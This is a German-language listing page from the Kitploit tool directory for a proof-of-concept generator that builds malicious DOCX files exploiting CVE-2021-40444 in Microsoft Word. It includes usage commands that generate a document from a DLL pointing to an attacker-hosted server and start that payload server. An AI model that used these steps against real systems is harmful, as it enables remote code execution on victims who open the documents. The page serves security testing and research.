
Skip to content
KitploitKITPLOIT
ToolsBlog
Log in
Einreichen
ToolsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

··Feeds·Kontakt·Datenschutz·© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2021-40444-exp — Generiert bösartige DOCX-Dokumente, die CVE-2021-40444 (Microsoft Office Word RCE) ausnutzen, mit integriertem HTTP-Server für die Payload-Zustellung und DLL-basierter calc-Ausführung. | Kitploit
Tools/GitHubGitHub/lisinan988/cve-2021-40444-exp
Payload-GenerierungExploitationWebanwendungs-ExploitationMalware-AnalyseCommand and Control
GitHublisinan988/cve-2021-40444-exp

CVE-2021-40444-exp

Generiert bösartige DOCX-Dokumente, die CVE-2021-40444 (Microsoft Office Word RCE) ausnutzen, mit integriertem HTTP-Server für die Payload-Zustellung und DLL-basierter calc-Ausführung.

Repository anzeigen
7vor 4 JahrenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CVE-2021-40444 PoC

Bösartiger docx-Generator zur Ausnutzung von CVE-2021-40444 (Microsoft Office Word Remote Code Execution)

Die Erstellung dieses Skripts basiert auf Reverse Engineering der in freier Wildbahn verwendeten Probe: 938545f7bbe40738908a95da8cdeabb2a11ce2ca36b0f6a74deda9378d380a52 (docx-Datei)

Du musst zuerst lcab installieren (sudo apt-get install lcab)

Die manuellen Reproduktionsschritte findest du in REPRODUCE.md

Falls deine generierte cab-Datei nicht funktioniert, versuche, die URL in exploit.html auf calc.cab zu setzen.

Verwendung

Erzeuge zuerst ein bösartiges docx-Dokument mithilfe einer DLL. Du kannst die DLL unter test/calc.dll verwenden, die lediglich eine calc.exe über einen Aufruf von system() startet.

python3 exploit.py generate test/calc.dll http://<SRV IP>

Dokumentgenerierung

Sobald du die bösartige docx-Datei generiert hast (sie liegt unter out/), kannst du den Server einrichten:

sudo python3 exploit.py host 80

Server

Teste die docx-Datei schließlich auf einer virtuellen Windows-Maschine:

Calc starten

Tool herunterladen